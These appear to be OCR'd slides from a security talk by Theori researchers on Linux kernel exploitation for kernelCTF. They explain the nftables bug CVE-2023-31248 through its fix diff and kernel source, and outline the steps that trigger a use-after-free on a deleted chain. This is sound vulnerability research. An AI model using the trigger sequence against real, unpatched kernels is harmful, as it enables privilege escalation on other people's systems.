Utilizing Cross-CPU Allocation to Exploit Preempt-Disabled Linux Kernel

Mingi Cho and Wongi Lee

theori

About Us

theori

Mingi Cho

- Vulnerability Researcher of Theori
- Linux Kernel Bug Hunting

Wongi Lee

- Researcher of Theori

Dreamhack

Today’s Talk

- CVE-2023-31248
  - netfilter: nf_tables: do not ignore genmask when looking up chain by id
  - Cross-CPU allocation on SLUB allocator
- CVE-2024-36978
  - net: sched: sch_multiq: fix possible OOB write in multiq_tune()
  - Cross-CPU allocation on Buddy allocator

kernelCTF

- Linux kernel vulnerability reward program with a focus on exploitation
- Flag-oriented submission
- Three instances
  - Long Term Support (LTS) - v6.6.x
  - Container-Optimized OS (COS) - v5.15.x, v6.1.x
  - Mitigation - v6.1.55
- Kernel versions are updated every 1~4 week
- Accepting only the first *flag* submission for each version

=> Total rewards up to a maximum of $133,337 USD

CVE-2023-31248

theori

CVE-2023-31248

- Discovered in *nftables*
- Pwn2Own 2023
- kernelCTF Mitigation Bypass
- Exploit Technique
  - Cross-CPU Allocation


netfilter: nf_tables: do not ignore genmask when looking up chain by id

When adding a rule to a chain referring to its ID, if that chain had been deleted on the same batch, the rule might end up referring to a deleted chain.

```
 static struct nft_chain *nft_chain_lookup_byid(const struct net *net,
                                                const struct nft_table *table,
-                                               const struct nlattr *nla)
+                                               const struct nlattr *nla, u8 genmask)
 {
        struct nftables_pernet *nft_net = nft_pernet(net);
        u32 id = ntohl(nla_get_be32(nla));
@@ -2710,7 +2710,8 @@ static struct nft_chain *nft_chain_lookup_byid(const struct net *net,

                if (trans->msg_type == NFT_MSG_NEWCHAIN &&
                    chain->table == table &&
-                   id == nft_trans_chain_id(trans))
+                   id == nft_trans_chain_id(trans) &&
+                   nft_active_genmask(chain, genmask))
                        return chain;
        }
        return ERR_PTR(-ENOENT);
@@ -3814,7 +3815,8 @@ static int nf_tables_newrule(struct sk_buff *skb, const struct nfnl_info *info,
                        return -EOPNOTSUPP;

        } else if (nla[NFTA_RULE_CHAIN_ID]) {
-               chain = nft_chain_lookup_byid(net, table, nla[NFTA_RULE_CHAIN_ID]);
+               chain = nft_chain_lookup_byid(net, table, nla[NFTA_RULE_CHAIN_ID],
+                                             genmask);
                if (IS_ERR(chain)) {
                        NL_SET_BAD_ATTR(extack, nla[NFTA_RULE_CHAIN_ID]);
                        return PTR_ERR(chain);
```


nftables

- Linux kernel packet classification framework
- Support for rulesets in packet filtering
- Linux kernel >= 3.13




nftables Batch System

- User sends batch commands to the kernel to manage nftables objects



nftables Batch System - Phases



nftables Batch System - Prepare Phase

- Create *nft_transactions* according to the BATCH command
- Allocate nft objects and insert to the list (*NFT_MSG_NEWxxx*)
- Deactivate nft objects (*NFT_MSG_DELxxx*)
- Increase and decrease reference counter

```
static int nft_trans_table_add(struct nft_ctx *ctx, int msg_type)
{
        struct nft_trans *trans;

        trans = nft_trans_alloc(ctx, msg_type, sizeof(struct nft_trans_table));
        if (trans == NULL)
                return -ENOMEM;

        if (msg_type == NFT_MSG_NEWTABLE)
                nft_activate_next(ctx->net, ctx->table);

        nft_trans_commit_list_add_tail(ctx->net, trans);
        return 0;
}
```

nftables Batch System - Commit Phase

- Traverse the created *nft_transactions*
- Remove nft objects from the list

Traverse transactions

```
list_for_each_entry_safe(trans, next, &nft_net->commit_list, list) {
        nf_tables_commit_audit_collect(&adl, trans->ctx.table,
                                       trans->msg_type);
        switch (trans->msg_type) {
        case NFT_MSG_NEWTABLE:
                if (nft_trans_table_update(trans)) {
                        if (!(trans->ctx.table->flags & __NFT_TABLE_F_UPDATE)) {
                                nft_trans_destroy(trans);
                                break;
                        }
                        if (trans->ctx.table->flags & NFT_TABLE_F_DORMANT)
                                nf_tables_table_disable(net, trans->ctx.table);

                        trans->ctx.table->flags &= ~__NFT_TABLE_F_UPDATE;
                } else {
                        nft_clear(net, trans->ctx.table);
                }
                nf_tables_table_notify(&trans->ctx, NFT_MSG_NEWTABLE);
                nft_trans_destroy(trans);
                break;
        case NFT_MSG_DELTABLE:
                list_del_rcu(&trans->ctx.table->list);
                nf_tables_table_notify(&trans->ctx, NFT_MSG_DELTABLE);
                break;
```

Delete object from the list

```
case NFT_MSG_NEWSET:
        if (nft_trans_set_update(trans)) {
                struct nft_set *set = nft_trans_set(trans);

                WRITE_ONCE(set->timeout, nft_trans_set_timeout(trans));
                WRITE_ONCE(set->gc_int, nft_trans_set_gc_int(trans));
        } else {
                nft_clear(net, nft_trans_set(trans));
                /* This avoids hitting -EBUSY when deleting the table
                 * from the transaction.
                 */
                if (nft_set_is_anonymous(nft_trans_set(trans)) &&
                    !list_empty(&nft_trans_set(trans)->bindings))
                        nft_use_dec(&trans->ctx.table->use);
        }
        nf_tables_set_notify(&trans->ctx, nft_trans_set(trans),
                             NFT_MSG_NEWSET, GFP_KERNEL);
        nft_trans_destroy(trans);
        break;
case NFT_MSG_DELSET:
        nft_trans_set(trans)->dead = 1;
        list_del_rcu(&nft_trans_set(trans)->list);
        nf_tables_set_notify(&trans->ctx, nft_trans_set(trans),
                             NFT_MSG_DELSET, GFP_KERNEL);
        break;
```

CVE-2023-31248

nftables Batch System - Release Phase

- Free nft objects

```
static void nf_tables_trans_destroy_work(struct work_struct *w)
{
        struct nft_trans *trans, *next;
        LIST_HEAD(head);

        spin_lock(&nf_tables_destroy_list_lock);
        list_splice_init(&nf_tables_destroy_list, &head);
        spin_unlock(&nf_tables_destroy_list_lock);

        if (list_empty(&head))
                return;

        synchronize_rcu();

        list_for_each_entry_safe(trans, next, &head, list) {
                nft_trans_list_del(trans);
                nft_commit_release(trans);
        }
}
```

Release objects in the transactions

```
static void nft_commit_release(struct nft_trans *trans)
{
        switch (trans->msg_type) {
        case NFT_MSG_DELTABLE:
                nf_tables_table_destroy(&trans->ctx);
                break;
        case NFT_MSG_NEWCHAIN:
                free_percpu(nft_trans_chain_stats(trans));
                kfree(nft_trans_chain_name(trans));
                break;
        case NFT_MSG_DELCHAIN:
                nf_tables_chain_destroy(&trans->ctx);
                break;
        case NFT_MSG_DELRULE:
                nf_tables_rule_destroy(&trans->ctx, nft_trans_rule(trans));
                break;
        case NFT_MSG_DELSET:
                nft_set_destroy(&trans->ctx, nft_trans_set(trans));
                break;
        case NFT_MSG_DELSETELEM:
                nf_tables_set_elem_destroy(&trans->ctx,
                                           nft_trans_elem_set(trans),
                                           nft_trans_elem(trans).priv);
                break;
```

Free objects

The Vulnerability

- nft_chain
  - Contains one or more rules
- Lookup functions
  - nft_chain_lookup
  - nft_chain_lookup_byhandle
  - nft_chain_lookup_byid

```
struct nft_chain {
        struct nft_rule_blob            __rcu *blob_gen_0;
        struct nft_rule_blob            __rcu *blob_gen_1;
        struct list_head                rules;
        struct list_head                list;
        struct rhlist_head              rhlhead;
        struct nft_table                *table;
        u64                             handle;
        u32                             use;
        u8                              flags:5,
                                        bound:1,
                                        genmask:2;
        char                            *name;
        u16                             udlen;
        u8                              *udata;

        /* Only used during control plane commit phase: */
        struct nft_rule_blob            *blob_next;
};
```

CVE-2023-31248

The Vulnerability

- Activate state of the chain should be checked on lookup

```
static struct nft_chain *nft_chain_lookup(struct net *net,
                                          struct nft_table *table,
                                          const struct nlattr *nla, u8 genmask)
{
        char search[NFT_CHAIN_MAXNAMELEN + 1];
        struct rhlist_head *tmp, *list;
        struct nft_chain *chain;

        if (nla == NULL)
                return ERR_PTR(-EINVAL);

        nla_strscpy(search, nla, sizeof(search));

        WARN_ON(!rcu_read_lock_held() &&
                !lockdep_commit_lock_is_held(net));

        chain = ERR_PTR(-ENOENT);
        rcu_read_lock();
        list = rhltable_lookup(&table->chains_ht, search, nft_chain_ht_params);
        if (!list)
                goto out_unlock;

        rhl_for_each_entry_rcu(chain, tmp, list, rhlhead) {
                if (nft_active_genmask(chain, genmask))
                        goto out_unlock;
        }
        chain = ERR_PTR(-ENOENT);
```

Check chain's state

```
static struct nft_chain *
nft_chain_lookup_byhandle(const struct nft_table *table, u64 handle, u8 genmask)
{
        struct nft_chain *chain;

        list_for_each_entry(chain, &table->chains, list) {
                if (chain->handle == handle &&
                    nft_active_genmask(chain, genmask))
                        return chain;
        }

        return ERR_PTR(-ENOENT);
}
```

Check chain's state

CVE-2023-31248


The Vulnerability

- Chain's state was not checked when lookup chain by id

```
static struct nft_chain *nft_chain_lookup_byid(const struct net *net,
                                               const struct nft_table *table,
                                               const struct nlattr *nla)
{
        struct nftables_pernet *nft_net = nft_pernet(net);
        u32 id = ntohl(nla_get_be32(nla));
        struct nft_trans *trans;

        list_for_each_entry(trans, &nft_net->commit_list, list) {
                struct nft_chain *chain = trans->ctx.chain;

                if (trans->msg_type == NFT_MSG_NEWCHAIN &&
                    chain->table == table &&
                    id == nft_trans_chain_id(trans))
                        return chain;
        }
        return ERR_PTR(-ENOENT);
}
```

nft_active_genmask() is missing

Triggering Use-After-Free



- Create Trigger Chain
- Create Vulnerable Chain
- Delete Vulnerable Chain
- Create Rule with Immediate Expr
  - Immediate Expr refers to Vulnerable Chain
- Delete Rule

Triggering Use-After-Free


- Create chains Trigger and Vulnerable

Triggering Use-After-Free

- Delete chain Vulnerable
- The chain is deactivated in the prepare phase


Triggering Use-After-Free

- Create rule with immediate expr
- Immediate expr can refer to Vulnerable chain because of the vulnerability



